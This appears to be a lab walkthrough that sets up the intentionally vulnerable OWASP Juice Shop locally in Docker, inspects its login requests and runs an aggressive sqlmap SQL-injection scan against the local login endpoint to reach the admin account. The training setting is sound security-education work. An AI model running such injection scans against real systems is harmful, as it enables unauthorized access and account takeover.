

Juice Shop

1. sudo apt update



```
┌──(pb㉿pb)-[~]
└─$ sudo apt update
[sudo] password for pb:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.8 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [50.6
MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [119 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [32
6 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [201 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [8
82 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages
 [10.6 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents
 (deb) [24.3 kB]
Fetched 73.0 MB in 14s (5147 kB/s)
WARNING:root:cannot read /var/lib/command-not-found/commands.db.metadata: Exp
ecting value: line 1 column 1 (char 0)
1418 packages can be upgraded. Run 'apt list --upgradable' to see them.
```


2. sudo systemctl start docker



```
┌──(pb㉿pb)-[~]
└─$ sudo systemctl start docker
[sudo] password for pb:

┌──(pb㉿pb)-[~]
└─$ sudo systemctl status docker
● docker.service - Docker Application Container Engine
     Loaded: loaded (/usr/lib/systemd/system/docker.service; enabled; preset>
     Active: active (running) since Fri 2025-04-11 02:24:55 IST; 1min 1s ago
 Invocation: 8ae861cc0a244823a63f1c3fb178fcc0
TriggeredBy: ● docker.socket
       Docs: https://docs.docker.com
   Main PID: 823 (dockerd)
      Tasks: 11
```


3. docker pull bkimminich/juice-shop



```
┌──(pb㉿pb)-[~]
└─$ docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
Digest: sha256:bdeabb57aa4e455d4ab38eff7e212193e1ce416d65410624071c0592e5994
87
Status: Image is up to date for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest
```

4. docker run -d -p 3000:3000 bkimminich/juice-shop

5. Open Browser: ‘http://localhost:3000’




Welcome to OWASP Juice Shop!


Being a web application with a vast number of intended security vulnerabilities, the ***OWASP Juice Shop*** is supposed to be the opposite of a best practice or template application for web developers: It is an awareness, training, demonstration and exercise tool for security risks in modern web applications. The ***OWASP Juice Shop*** is an open-source project hosted by the non-profit Open Worldwide Application Security Project (OWASP) and is developed and maintained by volunteers. Check out the link below for more information and documentation on the project.

https://owasp-juice.shop

6. Navigate to login page




7. Open the Inspect tab and click on Network & under Network select HTML



Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms 5.12 s
304	GET	localhost:3000	/	document	html	cached	71.43 kB	2 ms
200	POST	localhost:3000	/socket.io/?EIO=4&transport=polling&t=POXZwei&sid=	polyfills.js:1 (xhr)	html	215 B	2 B	6 ms

8. Enter the Email & Password to trigger the POST request



Login

Invalid email or password.

Email*
admin

Password*
●●●●●

Forgot your password?


Log in

□ Remember me

or

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
304	GET	localhost:3000	/	document	html	cached	71.43 kB	2 ms
200	POST	localhost:3000	/socket.io/?EIO=4&transport=polling&t=POXZwei&sid=	polyfills.js:1 (xhr)	html	215 B	2 B	6 ms
401	POST	localhost:3000	login	polyfills.js:1 (xhr)	html	413 B	26 B	

9. Automated Sql injection using SQLmap




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://localhost:3000/rest/user/login" \
--method=POST \
--data='{"email":"test@juice-sh.op","password":"123456"}' \
--headers="Content-Type: application/json" \
--level=5 --risk=3 \
--ignore-code=401

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 06:40:25 /2025-04-11/

JSON data found in POST body. Do you want to process it? [Y/n/q] y
[06:40:39] [INFO] testing connection to the target URL
[06:40:39] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:40:40] [INFO] testing if the target URL content is stable
[06:40:40] [INFO] target URL content is stable
[06:40:40] [INFO] testing if (custom) POST parameter 'JSON email' is dynamic
```



You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.) X

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.) X